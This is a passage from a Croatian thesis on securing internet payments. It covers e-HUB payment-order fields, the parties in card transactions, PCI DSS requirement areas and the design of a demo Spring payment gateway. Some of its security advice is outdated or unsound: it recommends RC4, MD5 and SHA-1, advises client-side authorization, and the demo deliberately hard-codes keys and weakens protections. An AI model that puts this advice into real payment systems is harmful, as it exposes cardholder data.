Kanal izvršenja	1	a	O	O	Označava kanal izvršenja naloga, ako se upotrebljava dozvoljene oznake su N=NKS (normal), H=HSVP (hitno)
Oznaka valute	3	a	M	M	default HRK, u budućnosti moguće promjene
Iznos	13+2	n/d	M	M	brojke od 0-9 + decimalna točka
Datum			M	M	ISO standard
Platitelj:					
Naziv	50	an	M	M	
Ulica	25	an	O	O	
Kućni br.	5	an	O	O	
Mjesto	25	an	O	O	
Poštanski br.	5	n	O	O	
Država	2	an	O	O	default HR, u budućnosti moguće promjene
Br. računa_IBAN	34	an	O	M	2+2+7+10 (HR+kontrolni br.+VBDI+br.ra) HR default za sada, u budućnosti moguće promjene
Model	2	n	O	O	
PNBR Zaduženja	22	an	O	O	do tri crtice (ne može doći u omotnici, ali će se nadopunjavati u bankarskim aplikacijama)
Primatelj:					
Naziv	50	an	M	M	
Ulica	25	an	O	O	
Kućni br.	5	an	O	O	
Mjesto	25	an	O	O	
Poštanski br.	5	n	O	O	
Država	2	an	O	O	default HR, u budućnosti moguće promjene
Br. računa_IBAN	34	an	M	M	2+2+7+10 (HR+kontrolni br.+VBDI+br.ra) HR default za sada, u budućnosti moguće promjene
Model	2	n	O	O	
PNBR odobrenja	22	an	O	O	Imati na umu da je podatak obavezan kod nekih plaćanja (npr. neka plaćanja državi); do tri crtice
Opis plaćanja_svrha	105	an	O	O	nije obavezno polje, ali je predviđeno da će primatelj odrediti kako opisati ono što mu se plaća

O=optional; M=mandatory; a=alfa; n=numeric; an=alfanumeric

Slika 39. Opis XML sheme e-HUB obrasca [19]

Primjenom ovoga standarda u elektroničkom plaćanju u Republici Hrvatskoj značajno bi se povećala upotreba internetskog plaćanja. Svaki subjekt koji će kasnije biti spomenut kao ključni sudionik procesa elektroničkog plaćanja bi mogao dobiti primjerak platnog naloga ili drugi skup podataka, te takve podatke proknjižiti u svome računovodstvenom ili ERP sustavu, jednostavno i univerzalno. Uz ovaj standard potrebno je voditi računa i o e-narudžbi koja je prvi korak u unosu podataka koji se kasnije mogu koristiti za kreiranje kako e-računa, tako i e-naloga za plaćanje i drugih elektroničkih dokumenata koji se koriste u elektroničkom poslovanju. Primjenom ovoga standarda sam proces elektroničkog plaćanja postaje dio elektroničkog poslovanja, i to njegov najvažniji i sigurnosno najzahtjevniji dio i kao takav će biti implementiran u praktičnom radu.

3.3.1.2. Ključni sudionici u procesu plaćanja preko interneta

Kupac je osoba ili organizacija koja ima namjeru potrošiti određeni novac na kupnju dobra ili usluge od druge pravne ili fizičke osobe. U malo širem smislu kupac je onaj koji troši

novac, a u samom elektroničkom bankarstvu može biti i korisnik koji zbog bilo kojega razloga transferira sredstva s nekog od svojih računa na neki drugi račun (makar i svoj drugi vlastiti, tada je on i kupac i prodavač, odnosno, prema e-HUB standardu i platitelj i primatelj).

Prodavač je osoba ili organizacija koja nudi proizvode i usluge i namjerava ih prodati kupcu. U internetskom bankarstvu prodavač je entitet koji iz bilo kojega razloga prima novac na neki od svojih računa.

Banka izdavatelj (***issuing bank***) je institucija koja je izdala karticu klijentu i koja odgvara za podatke koji se nalaze na krartici. Najčešće se radi o banci kod koje korisnik ima otvorene račune (tekući, žiro, devizni, ...), a može se i raditi o institucijama koje su povezane s vodećim kartičarskim brandovima, poput American Expressa. Za kreditne kartice American Express je u Hrvatskoj zadužena samo jedna institucija, a to je PBZ d.o.o., točnije PBZ Card[9].


Banka koja zahtijeva novac (***acquiring bank***) predstavlja prodavača. To je institucija (opet najčešće banka) koja procesira sve transakcije prema računu prodavača. Ova institucija najčešće zaračunava određenu naknadu prodavaču za svaku odrađenu transakciju.

Posebno važan čimbenik u elektroničkom poslovanju su takozvani posrednici ili poveznici (***gateway***) između prodavača i njihovih banaka. Poveznici su institucije odnosno tvrtke koje umjesto prodavača i njegove računalne infrastrukture komuniciraju s prodavačevim bankama. Poveznici imaju izgrađene sigurne sustave, potpisane ugovore s kartičarskim kućama i mogu nuditi svoje usluge na velikom tržištu.

Udruge kartičarskih brendova su također važna karika u internetskom bankarstvu. Naime, svaka od njih ima svoja pravila i procedure vezane za kartice pa se samim time očekuje od njih i da postavljaju određene sigurnosne standarde. U devedesetim godinama 20. stoljeća (iako su kartice u upotrebi još od polovice 20. stoljeća, ali ne toliko raširene) pet kartičarskih kuća razvija svoje odvojene sustave (Visa Card Information Security Program, MasterCard Site Data Protection, American Express Data Security Operating Policy, Discover Information and Compliance, te JCB Data Security Program). Budući da su sustavi bili razvijani od različitih kuća i tvrtki, mogućnosti suradnje među njima su bile ograničene. Zbog ujednačenja poslovanja karticama preko interneta 2004. godine nastao je jedinstveni standard PCI DSS (Payment Card Industry Data Security Standard) kojeg održava nešto ranije ustanovljena organizacija PCI SSC (PCI Security Standards Council). Ovim standardom započinje "moderno doba" u kartičnom poslovanju preko interneta.

Za lakše razumijevanje narednih poglavlja, na slici 40. prikazan je tijek novca i komunikacije pri internetskom bankarstvu, odnosno u procesu plaćanja preko interneta, napose korištenjem kartica.

[9] PBZ Card, u vlasništvu Privredne banke Zagreb, vodeća je kartična organizacija u Hrvatskoj. Ujedno, to je jedina kartična tvrtka u Hrvatskoj zadužena za izdavanje i prihvat American Express kartica, a koja pruža i uslugu prihvata te izgradnje prodajne mreže za MasterCard i Visa kartice. [44]



Slika 40. Shema tijeka novca i koraci u komunikaciji u internetskom plaćanju [38]

Prema slici 40., koraci u plaćanju preko interneta korištenjem kartica su:

1. Kupac kontaktira financijsku instituciju, otvara račun i dobiva karticu s jedinstvenim brojem računa (PAN-om). Korisnik potpisuje i razne ugovore, dobiva uređaj za elektroničko bankarstvo, određuje mu se limit ili dopušteni minus, ovisno koju vrstu kartice je dobio.

2. Kupac posjećuje internetsku stranicu prodavača i odabirom dobara i/ili usluga i njihove količine kreira elektroničku narudžbu. Ovaj dokument je osnova za sve daljnje dokumente u procesu elektroničkog poslovanja: e-račun i e-platni nalog, e-otpremnicu, e-dostavnicu i druge elektroničke dokumente. Jedan dokument je ovdje zanemaren, a to je e-ponuda. Naime, ponuda se ovdje može poistovijetiti s narudžbenicom budući da u klasičnom e-shopu najčešće ne postoji standardni postupak slanja, pregleda, prihvaćanja i odbijanja, te korigiranja ponuda. Na kraju ovoga postupka od narudžbenice se formira jedna vrsta naloga za plaćanje. Korisniku se prikazuje obrazac za unos podataka o kartici koja će biti terećena za određeni iznos. Korisnik ove podatke unosi komunicirajući sigurnom vezom, obvezno. Ovaj se dio postupka (unos podataka o kartici) najčešće odvija u cijelosti u 3. koraku - na poslužitelju poveznika.

3. Podatci o kartici se provjeravaju i ako zadovoljavaju određena pravila, podatci se prosljeđuju dalje do banke. Najčešće se podatci prosljeđuju izravno banci, a teoretski posrednika može biti koliko je potrebno. Podatci se šalju u točno određenom formatu.

4. Banka primatelj prosljeđuje zahtjev preko fizičke mreže koja je u vlasništvu katričnog branda banci kupca kako bi se vidjelo jesu li upisani podatci valjani i kako bi se provjerilo može li kupčev račun podnijeti određeno terećenje.

5. Kupčeva banka provjerava sve podatke i ako utvrdi da su svi podatci ispravni, provjeri stanje računa i rezervira sredstva ako je moguće. Tada šalje poruku o statusu podataka i sredstava istim putem natrag do trgovca ili poveznika kako bi on znao status. Kad je ovaj primio poruku, u odnosu na nju daje poruku korisniku. Nekad se plaćanje obavlja odmah ako je novac na korisnikovu računu raspoloživ, a nekada odgođeno, nakon primjerice provjere robe na skladištu.

Jasno, treba napomenuti da se sva ova komunikacija odvija preko sigurnosnih protokola.

Ovdje je korisno napomenuti i još jedan pojam koji se često koristi u elektroničkom plaćanju, a to je "Card presence". Ovaj pojam označava fizičku prisutnost kartice pri izvršenju transakcije. Ako kupac fizički da karticu prodavaču (POS, ATM, ...) transakcija

se smatra CP (Card-Present). Kupnja preko interneta bi bila primjer CNP (Card-Not-Present) transakcije. Ovi koncepti su svojevrsni spin i zapravo ne postoji teoretska razlika između jednog i drugog koncepta i oba su jednako dio elektroničkog poslovanja. [38]

3.3.1.3. Najvažnije sigurnosne norme u PCI DSS standardu

PCI DSS standard se sastoji od 12 detaljnih zahtjeva za sustavima koji se bave bilo kojim oblikom plaćanja preko interneta, a koji se odnosi u najvećoj mjeri na sve učesnike u procesu plaćanja. Zahtjevi su podijeljeni u 6 skupna. Svaki pravni subjekt koji se bavi plaćanjem preko interneta mora:


1. Izgraditi sigurnu mrežu i održavati ju takvom.
2. Zaštititi podatke o korisniku kartice i kartici.
3. Održavati sustav za upravljanje rizicima i ranjivošću.
4. Implementirati kvalitetne mjere kontrole pristupa.
5. Redovito i kvalitetno nadzirati i testirati mrežu.
6. Održavati pravila o sigurnosti informacija u sustavu.

Još jednom je dobro napomenuti da se često standardi koji se odnose na elektroničko poslovanje proporučuju i za sustave za elektroničko zdravstvo, pa tako i PCI DSS standard.

Za svaku od ovih grupa zahtjeva PCI standard nudi nekoliko vrsta normi odnosno upućuje na općenite zahtjeve vezane za pojedina područja sigurnosti informacijskih sustava namjenjenim elektroničkom plaćanju.

- **Strategija i planiranje:** Izuzetno je važno da subjekti koji sudjeluju u procesu plaćanja preko interneta sukladno svojim resursima isplaniraju najbolji mogući sustav zaštite i sigurnosti. U tu svrhu mogu koristiti brojne alate, strategije, metodologije i pristupe koji su već primjenjeni ili neke nove za koje je dokazivo da su učinkoviti.
- **Upravljanje rizicima vezanim za poslovne informacije:** Postupak se definira kao identifikacija, kontroliranje i ublažavanje rizika. Nužno je da se rizikom upravlja na razini cijele organizacije i da se primjerenim dokumentom (strategijom) osiguraju što bolji mehanizmi za ublažavanje rizika vezanih za poslovne informacije.
- **Klasifikacija informacija:** Mnoga poduzeća i tvrtke ne shvaćaju važnost klasifikacije, kako informacija, tako i zaposlenika i sustava. Potrebno je trajno klasificirati poslovne informacije. Klasifikacijska shema treba uključiti barem: podatke, sustave, korisničku i tehničku dokumentaciju o sustavima, operativnu i dokumentaciju za potporu poslovanju. Nakon izgrađene sheme treba implementirati prikladno rješenje. Najčešće se koriste hijerarhijske sheme po uzoru na vojne, ali mogu se koristiti i druge vrste klasifikacije.
- **Rizici:** Za procjene rizika važno je razjasniti dva pojma: prijetnja (threat) i ranjivost (vulnerability). Ranjivost je nedostatak u okruženju koja može biti iskorištena kako bi se naštetilo sustavu - prijetnjom. Prijetnja je potencijalna opasnost koja može negativno utjecati na opasnost. Tri najvažnija sigurnosna principa koja se tiču

informacija su povjerljivost, integritet i dostupnost koji se prikazuju CIA trokutom, kako je prikazano na slici 41.



Slika 41. CIA trokut [59]

Sve je podatke i informacijske sustave potrebno klasificirati prema priloženom trokutu što omogućuje objektivno planiranje sustava i informacija i njihove zaštite. Nakon urađene klasifikacije može se pristupiti metodama za procjene rizika pojedinih komponenti, prema znanosti o procjeni rizika. Sukladno procjenama treba identificirati potencijalne prijetnje i uvesti odgovarajuću razinu sigurnosti nad svakom od komponenti. Nakon uspješno identificiranih rizika i odrađene analize troškova i koristi, organizacija se treba odlučiti za neku od strategija za upravljanje rizikom:

- Smanjenje rizika implementacijom sigurnosti koja će ublažiti utjecaj rizika i/ili pojavu rizika.
- Prebacivanje rizika na drugu okolinu, primjerice na osiguranje.
- Izbjegavanje rizika izbjegavanjem aktivnosti koje dovode do rizičnih pojava.
- Prihvaćanje rizika jer su ostale strategije u konačnici skuplje nego prihvaćanje učinaka rizika.

- **Sigurnost:** Za sigurnosni model je važno shvatiti da se mora koristiti višeslojna sigurnost (defense-in-depht). Sve komponente sustava moraju biti primjereno zaštićene i "zbroj" sigurnosnih načela svih komponenti može dati zadovoljavajući rezultat. Sigurnost mora biti dizajnirana, implementirana i upravljana na način da se postigne kompletnost na svim razinama: periferiji, mreži, poslužiteljima, alplikacijskim i podatkovnim slojevima. Pravila o sigurnosti informacija mogu biti razvijena korištenjem principa tvrtke Information Shield[10] koji se sastoji od sljedećih koraka:

  1. Sve informacije i poslovne dokumente, kao i tehničke specifikacije i korisničke upute, pisati pomoću sustava kontrole verzija.
  2. Posjedovati dokument (i biti mu vlasnik) koji opisuje pravila.
  3. Imati strogo definiranu strukturu svih zaposlenika.

[10] Vidi: http://www.informationshield.com/index.htm

4. Odrediti strateški namjenske grupe korisnika.
5. Određivati učinkovite rokove trajanja pojedinih dokumenata.
6. Posjedovati sustav praćenja koji je verificiran.
7. Imati dokumentiran proces za pojedine iznimke.

Za sigurnosni okvir (framework) potrebno je odabrati i nadopuniti ili reducirati neke od sljedećih standarda: ISO grupa (27001, 17799, 20000), ITIL[11], COSO[12], COBIT[13], FISMA[14], OCTAVE[15] ili CMMI[16]. Osim ovih standarda, mogu se koristiti i drugi, a mogu se i kombinirati. Važno bi bilo da je osnovica samog korištenog sigurnosnog okvira neki od spomenutih.

- **Metrika:** Vrlo je važno ocjenjivati sustave i mjeriti njihove karakteristike kako bi se iste mogle poboljštati i dokazati da su dobre. PCI DSS preporučuje 3 standarda koja se mogu korisititi kao okviri za ocjenjivanje sigurnosnih svojstava informacijskih sustava (namjenjenih elektroničkom poslovanju). Standardi su: Balanced Scoredard[17], Common Vulnerability Scoring System (CVSS-SIG)[18] i NIST 800-80 (spada pod NIST SP 800-53[19]).
- **Fizička sigurnost:** Kao prva crta obrane od prijetnji, fizička sigurnost je sastavljena od nekoliko komponenti koje treba uzeti u obzir pri dizajniranju sustava koji se bave elektroničkim poslovanjem, posebice onih koji koriste povjerljive informacije poput podataka kreditnih kartica. Na slici 42. prikazani su zahtjevi na visokoj razini koji su povezani i tako čine uspješan sustav fizičke sigurnosti sustava.

[11] Vidi: http://www.itil-officialsite.com/home/home.aspx

[12] Vidi: http://www.coso.org/

[13] Vidi: http://www.isaca.org/Knowledge-Center/COBIT/Pages/Overview.aspx

[14] Vidi: http://csrc.nist.gov/groups/SMA/fisma/index.html


[15] Vidi: http://www.cert.org/octave/

[16] Vidi: http://www.sei.cmu.edu/cmmi/

[17] Vidi: http://www.balancedscorecard.org/

[18] Vidi: http://www.first.org/cvss/

[19] Vidi: http://csrc.nist.gov/publications/PubsSPs.html



Slika 42. Zahtjevi za fizičkom sigurnošću [59]


- **Mrežna razmjena podataka:** Iako nije u dosegu PCI DSS-a jer se temelji na općeprihvaćenim standardima za sigurnu komunikaciju (protokolima) i OSI modelu, PCI DSS preporučuje standarde koji su prikazani na slici 43.

OSI Layer	Description	Common Protocol Examples
Application Layer	The interface the end user uses to access the network	FTP, TFTP, SNMP, SMTP, Telnet, and HTTP
Presentation Layer	Formats data for presentation to the user	ASCII, TIFF, JPEG, MPEG, and MIDI
Sessions Layer	Initiates, maintains, and terminates logical sessions between end users	NFS, SQL, and RPC
Transport Layer	Establishes, maintains, and terminates logical connections between the original sender and the final destination of the message	TCP, UDP, SSL/TLS, and SPX
Network Layer	Determines the route a message should take through the network	IP, ICMP, RIP, IPX,
Data Link Layer	Manages the transmission from the Physical Layer and ensures it has no errors	ARP, RARP, PPP, and SLIP
Physical Layer	Transmits data bits over a communication circuit	X.21, HSSI, and EIA/TIA 232 and 449

Slika 43. Protokoli prema OSI slojevima [59]

- **Periferna sigurnost:** Temeljni koncepti periferne sigurnosti koje predlaže PCI DSS su sigurnosne stijene (firewall). One se koriste kako bi se zaštitila unutarnja interna mreža i okruženje u kojem se manipulira osjetljivim podatcima s kartice. Sigurnosne stijene se mogu koristiti i za odvajanje internih sustava. Firewalli se

koriste i za stvaranje takozvane demilitarizirane zone (DMZ) koja služi za odvajanje zaštićenih i neštićenih dijelova mreže. Na slici 44. prikazana je općenita shema DMZ.



Slika 44. Shema DMZ [59]

DMZ se koristi kako bi se u nju smjestili ne toliko osjetljivi sustavi, poput web, e-mail ili DNS poslužitelja. DMZ gleda na Internet kao nesigurnu mrežu, a Intranet gleda na DMZ kao na nesigurnu mrežu. Tako se korištenjem 2 sloja sigurnosnih stijena postiže visoka razina sigurnosti što se tiče prometa koji bi mogao ući u internu mrežu. Osim sigurnosnih stijena, potrebno je koristiti i sustave za otkrivanje i prevenciju provala (IDS/IPS) koji su spmenuti u poglavlju Tehnološka sigurnost. Preporučeni standard jest NIST SP 800-94.

- **Kontrola pristupa:** Postoje dva vida kontrole pristupa, logička i fizička. Fizička kontrola pristupa se bavi pristupom zaposlenika komponentama sustava u kojima se nalaze osjetljivi podatci o karticama i potrebno je odrediti strategiju i pratiti pristup ovim komponentama. Fizička se sigurnost temelji na istim principima kao i logička. Standard koji PCI DSS preporučuje za implementaciju logičke kontrole pristupa je ili RBAC (NIST) opisan u poglavlju Autorizacija Access Control Listom i/ili LPAC (Least Privileged AC). LPAC dodjeljuje korisniku prava koliko je najmanje moguće da obavi određenu zadaću.

- **Elektronička autentifikacija:** Treba se temeljiti na standardu NIST SP 800-63. Najvažniji princip je višerazinska autentifikacija koja se dobiva kombinacijom neke od tehnika: nešto što znaš/posjeduješ/jesi koje su opisane u poglavlju Autentifikacija.

- **Kriptiranje:** Posebno važan koncept PCI DSS standada je kriptiranje i zaštita osjetljivih podatak s kartice. Posebno se u kriptiranju trebaju koristiti dobro poznate metode koje se mogu podijeliti u 3 skupine: simetrične (AES, TDEA, TDES, RC4), asimetrične (ElGamal, Diffie-Hellman, RSA, ECC) i hash (SHA-1/224/256/384/512, MD-2/4/5) metode. Drugi je važni čimbenik "key management" i odnosi se na prve dvije skupine metoda. Označava strategiju za sigurno kreiranje, pohranu, distribuciju i uklanjanje ključeva za kriptiranje i dekriptiranje. Ključevi moraju biti zaštićeni od promjena i neautoriziranih pristupa (i javni i privatni). Na slici 45. prikazano je gdje se mogu korisiti tehnike kriptiranja pri uvođenju sigurnosnog PCI DSS standarda.

Security Practice	Explanation
Confidentiality	*Confidentiality* is supported when encryption is used to translate plaintext to ciphertext that can be deciphered only by a key assigned to individuals authorized to access the information.
Data Integrity	*Data Integrity* is supported when specialized encryption algorithms (digital signatures, message authentication codes, hash, etc.) are used to identify any modifications to the original source.
Authentication	*Authentication* is supported when encryption algorithms are used to confirm the identity of the original information source.
Authorization	*Authorization* is supported when encryption algorithms are used to control access to a particular resource.
Nonrepudiation	*Nonrepudiation* is supported when encryption is used to validate the identity of an information's original source so that later the information cannot be disputed by the original source.

Slika 45. Korištenje kriptografskih tehnika u IS za elektroničko poslovanje [59]

- **Sigurna komunikacija:** PCI DSS zatijeva korištenje sljedećih protokola i principa kad se radi o komunikaciji: HTTP(S) tj. HTTP+SSL/TLS, SSH, VPN (IPSec, SSL/TLS/TLS Tunnel/Portal), a dodatno se poziva na standarde NIST SP 800-97 i SP 800-48rev1 kad je riječ o bežičnim mrežama.
- **Reakcije na incidente:** Jedna od posljednjih komponenti u izgradnji visoko sigurnog sustava jest osiguranje pravila i metoda za reakciju na incidente. Sustav je siguran onoliko koliko je sigurna najnesigurnija komponenta u njemu, stoga je potrebno osigurati pravilnu reakciju na bilo koji stvarni događaj ili sumnju koja bi mogla ugroziti cijeli sustav (odnosno bilo koju njegovu komponentu). PCI DSS preporučuje standard CERT, odnosno kreiranje CERT-a (Computer Emergency Response Team). CERT nudi detaljne upute za reagiranja na rizike koje organizacije mogu primjeniti prema vlastitim potrebama.
- **Forenzika:** Forenzika se definira kao suradnja znanosti i zakona na rješavanju određenih problema. Računalna forenzika je primjena računalne znanosti na identifikaciju, prikupljanje, ispitivanje i analizu podataka uz očuvanje integriteta informacija i striktnog lanca čuvanja podataka kako bi se omogućilo da informacije mogu biti prihvaćene s pravne strane. PCI DSS zahtijeva da se za sve, a posebno osjetljive podatke uvijek mogu odrediti svi parametri koji su potrebni kako bi se dokazao integritet i životni put određenog podatka. Potrebno je slijediti standard NIST SP 800-96 koji minimalno zahtijeva da se moraju osigurati pravila i procedure za:
    - Prikupljanje: identifikacija, označavanje, pohranjivanje i usvajanje podataka iz izvora relevantnih podataka slijedeći procedure koje će očuvati integritet.
    - Ispitivanje: forenzičko ispitivanje podataka korištenjem automatiziranih i ručnih metoda, te ocjenjivanje i ekstrakcija podataka od interesa uz očuvanje integriteta.

- Analizu: analiziranje rezultata ispitivanja korištenjem zakonskih metoda i tehnika kako bi se dobila korisna saznanja o spornom (ocjenjivanom) pitanju.
- Izvještavanje: izvještavanje o rezultatima analize koji mogu uključiti opise poduzetih akcija, objašnjenja procedura i alata koji su korišteni i načina na koji su odabrani, preporuke drugih akcija koje trebaju biti poduzete (npr. poboljšanja sigurnosti, identifikacija dodatnih rizika, i drugo) i preporuke za poboljšanje pravila, procedura, alata i drugih komponenti forenzičkog procesa.

Neke od važnijih tehnika zaštite koje preporučuje PCI DSS standard su ugrađene u praktični dio ovoga rada kako je prikazano u narednim poglavljima.

4. Sigurnosni model u sustavima za elektroničko poslovanje

U uvodu je spomenuto kako je sigurnosni model za sustave koji se bave elektroničkim poslovanjem (i e-zdravstvom) vrlo teško jednoznačno definirati. U narednim poglavljima bit će definiran sigurnosni model koji sadrži najvažnije principe koji su obrađeni u poglavljima rada. Naglasak je na implementaciji sigurnosnih koncepata u aplikaciji za elektroničko poslovanje, ali i na izgledu i funkcionalosti sustava. Osim sigurnosnih standarda, implementiran je standard e-HUB.

4.1. Opis izrađenog sustava i sigurnosni zahtjevi

Općeniti zahtjev je zadan zadatkom rada, a podrazumijeva izgradnju sustava za elektroničko poslovanje. Radi se o nadogradnji osnovnog modela sustava za elektroničku kupovinu koji pored plaćanja preko interneta implementira i standard Hrvatske udruge banaka - e-HUB. Naglasak je na generiranju e-HUB obrasca na temelju određene narudžbe (kupovine). Nije potrebno implementirati cjelokupni model koji podržava plaćanje preko interneta.


4.1.1. Opis sustava

Izgrađeni sustav je web-aplikacija za elektroničko poslovanje koja u sebi sadrži nekoliko funkcionalnosti. Radi se o primjeru poveznika (payment gateway) pri internetskom plaćanju (internet-kupovini) koji u sebi sadrži i funkcionalnost klasičnog e-shopa. Konkretnije, radi se o sustavu koji automatski generira reklamni sadržaj nakon kupovine. Zamišljen je kao popularno web-središte koje će imati mnogo posjetitelja i kao takvo biti zanimljivo poslovnim subjektima. Obrtnici i tvrtke bi mogle otvoriti svoj korisnički račun i kupovati reklame. Nakon plaćanja reklame su odmah vidljive na naslovnoj stranici web-aplikacije. Prednost ovakve web-aplikacije za elektroničko poslovanje je što su u njoj implementirani mnogi koncepti vezani za elektroničku kupovinu, i to: e-shop, e-plaćanje i e-HUB.

Nakon logiranja u sustav korisnik može pregledati sve svoje kupovine i detalje o njima. Nakon toga može pokrenuti postupak kupovine novih proizvoda. Odabire proizvod (a u ovom slučaju su to reklame na naslovnici) i započinje kreiranje prvog elektroničkog dokumenta u postupku e-kupovine, a to je e-narudžba (Order). U sustavu je predviđena i druga vrsta proizvoda, i to nasljeđivanjem. Proizvod (Product) je apstraktna klasa koja sadrži zajedničke značajke proizvoda poput naziva, cijene ili drugih. Konkretna implementacija Producta je CommertialPayable - reklama koja se plaća. Korisnik koji ju prodaje (Merchant) definira i dodatne parametre, primjerice najkraći i najdulji period trajanja određenih grupa reklama (period u kojem se reklama prikazuje), itd. Posljednji korak kupovine određenog proizvoda je unos podataka o kartici kojom se proizvod plaća. U web-aplikaciji se, prema standardima, provjeravaju upisani brojevi kartica (Luhnovim algoritmom) i datum isteka kartice. Ako je broj neispravan ili je datum isteka u prošlosti, plaćanje se odbija i narudžba se zanemaruje (ne generira se niti e-HUB). Ako su pak sva

polja na obrascu za unos podataka za plaćanje ispravna, narudžba se pohranjuje u bazu podataka i generira se e-HUB. Ovdje nije implementiran dio komunikacije s bankom koja bi provjerila točnost unesenih podataka o kartici, provjerila može li se spomenuti račun teretiti za željeni iznos i na osnovu rezultata provjera vratila web-aplikaciji XML dokument s kodom o uspješnosti transakcije. Na osnovu toga koda aplikacija bi korisniku trebala prikazati poruku o transakciji.

Svi korisnici, bilo trgovci ili kupci, mogu preuzimati e-HUB obrasce u univerzalnom XML obliku kako je definirano standardom e-HUB. e-HUB je generiran korištenjem `javax.xml` biblioteke funkcija (uz korištenje DOM-a koji predstavlja HTML, XHTML i XML objekte stablastom stukturom odnosno hijerarhijski). Takve obrasce mogu knjižiti u svoje računovodstvene informacijske sustave. Sustav ima i neke druge opcije, a slika 46. prikazuje sve važnije u izgrađenom sustavu.



Slika 46. Prikaz važnijih opcija izgrađenog povezničkog sustava

4.1.2. Sigurnosni zahtjevi

Sustav mora implementirati osnovna načela autentifikacije korisnika. Potrebno je omogućiti automatsku registraciju korisnika. Pri registraciji korisnika mora se ponuditi unos podataka koji će se kasnije koristiti za generiranje e-HUB-a. Sustav, prema sigurnosnim principima iz PCI DSS-a i drugih standarda ne smije pohranjivati autentifikacijske podatke u običnom tekstu niti ih smije razmjenjivati mrežom. Potrebno je koristiti neki od predloženih standarda za kriptiranje.

Autorizacija treba biti ostvarena prema važećim standardima i to RBAC. Potrebno je omogućiti jednoj od uloga da može mijenjati uloge i aktivnost računa drugih korisnika. Za to je potrebno definirati određeni skup uloga i dopuštenja koja će se odnositi na korisnike. Autorizacija se treba definirati na učinkovit način, i to prvenstveno na klijentskoj strani aplikacije, a ne primjerice da se netom prije izvršenja upita u sloj poslovne logike šalje registrirani korisnik, pa se dohvaćaju njegovi podatci i na osnovu njih određuje je li korisnik autoriziran za određenu operaciju ili nije.

U sustavu je nužno osigurati i štićenje podatka kriptiranjem. Iako se preporučuje da ključevi za kriptiranje ne budu dostupni u programskom kodu ili na nekom drugom lako dostupnom mjestu, ovdje se ta preporuka namjerno zanemaruje zbog ograničenja vremenom i dosegom sustava.

Integritet podataka potrebno je ostvariti korištenjem prikladnog mehanizma. U radu je integritet podataka ostvaren nadzornim sustavom bilježenja aktivnosti u sustavu (log zapisi). Zapisi se trebaju spremati na odvojena mjesta, kako je predloženo u standardima, primjerice WORM (write once-read many) tehnikom. Ovdje je taj zahtjev ostvaren zapisivanjem u log datoteke na disku.


Važno je implementirati i povjerljivu komunikaciju. Za to svrhu koristi se preporučeni model SSL i certifikata na poslužitelju tako da je sva komunikacija (koja je potrebna) zaštićena i osigurani su integritet i povjerljivost podataka/poruka.

Potrebno je implementirati i ostale zahtjeve, poput validacije unosa, sprječavanja DoS napada, sprječavanje SQL injekcije, sprječavanje Cross Site Scriptinga, napada manipulacijom URL-ovima. Posebno se vodilo računa o slabostima i nedostatcima u sustavu pa su tako svi korisnički unosi provjereni na klijentskoj i na poslužiteljskoj strani, definirano je trajanje korisničkih sjednica, spriječeno je nekontrolirano curenje informacija. Neki od ovih mehanizama su, suprotno preporukama, namjerno modificirani ili djelomično zanemareni zbog lakšeg prikaza.

Za izradu je potrebno, prema preporukama iz PCI DSS-a, koristiti što je moguće više provjerenih i korištenih okruženja za razvoj (framework). Posebno je postupke kriptiranja nužno provesti standardnim kriptografskim algoritmima, a ne nekim izmišljenim. Upravo je ovaj zahtjev i najznačajniji izazov ovog rada - implementirati različite sigurnosne frameworke i druge tehnologije u jednu funkcionalnu cjelinu.


4.1.3. Model aplikacije i arhitektura sustava

Na slici 47. prikazan je model (arhitektura) sustava.



Slika 47. Model sustava - modularni razmještaj

Radi se o troslojnom sustavu (doduše, sloj DAO i servisa je zbog jednostavnosti integriran, a odvojenost je simulirana odvajanjem metoda koje direktno rade s bazom i onih javnih). Za potpunu implementaciju ovoga sustava potrebno je koristiti 3 poslužitelja koji su spojeni lokalno ili drugom vrstom mreže (npr. VPN). Poželjno je između svih poslužitelja napraviti demilitariziranu zonu korištenjem sigurnosnih stijena i IDS/IPS sustava. Na skici nisu prikazani redundantni poslužitelji ni moduli. Mogu se napraviti redundantne kopije svih triju poslužitelja i modula. Na sljedećoj slici, slici 48. prikazan je objektni model sustava.




Slika 48. Dijagram klasa objektnog modela

Iz modela klasa vidi se jednostavni model sustava za elektroničku kupovinu. U sustavu se mogu pojaviti tri vrste korisnika: korisnik, trgovac i zaposlenik (administrator). Korisniku i trgovcu je omogućena registracija. Pri registraciji moraju unijeti podatke za e-HUB. Svaki trgovac može unijeti proizvode koje prodaje. Korisnik može kupiti proizvode od svakog trgovca (samo one koji su aktivni trenutno). I trgovac može kupovati, ali samo proizvode koji nisu njegovi. Za svaku uspješnu autorizaciju u sustavu u bazu se bilježi podatak o tomu (vrijeme i korisničko ime), pa tako svaki korisnik može vidjeti podatke o svojim logiranjima. Kupnja je uspješna ako uspješno završi korak plaćanja narudžbe. Narudžbe se plaćaju kreditnim ili debitnim karticama. Nakon uspješne kupnje korisnik može pregledati svoje narudžbe i preuzeti e-HUB obrazac. Dodatno, trgovac može preuzeti i sve e-HUB obrasce koji su vezani za njegov proizvod. Administrator sustava ne može kupovati. Njegova je uloga vezana samo za uređivanje korisničkih računa, pa tako administrator može deaktivirati nečiji račun ili promijeniti ulogu korisnika ili trgovca.

Da bi se ostvarila ovakva funkcionalnost u modulu model nalaze se i sučelja servisa za svaku skupinu objekata (Person, Product, Order). U implementaciji ovih servisa smještena je sva poslovna logika sustava (izračun cijene, generiranje e-HUBa, slanje korisničkih podataka elektroničkom poštom i druge funkcionalnosti vezane za osnovnu poslovnu logiku). Pojedinosti o implementaciji poslovne logike nije potrebno razmatrati detaljno.

4.2. Implementacija sigurnosnog modela

U nastavku će se prikazati detalji sigurnosnog modela koji je implementiran, kao i ostale tehnologije koje su korištene za izradu praktičnog dijela rada. Slika 49. prikazuje shemu na kojoj je vidljivo u kojim se slojevima aplikacije koriste koje tehnologije.




Slika 49. Tehnologije izrade sustava i njihov razmještaj po modulima

Na slici se jasno vidi kako je framework **Spring** najvažniji u cijeloj implementaciji. Spring omogućuje troslojnu arhitekturu sustava. Korištenjem koncepta IoC (Inversion of Control) izgrađena je kvalitetna, proširiva i robusna aplikacija.

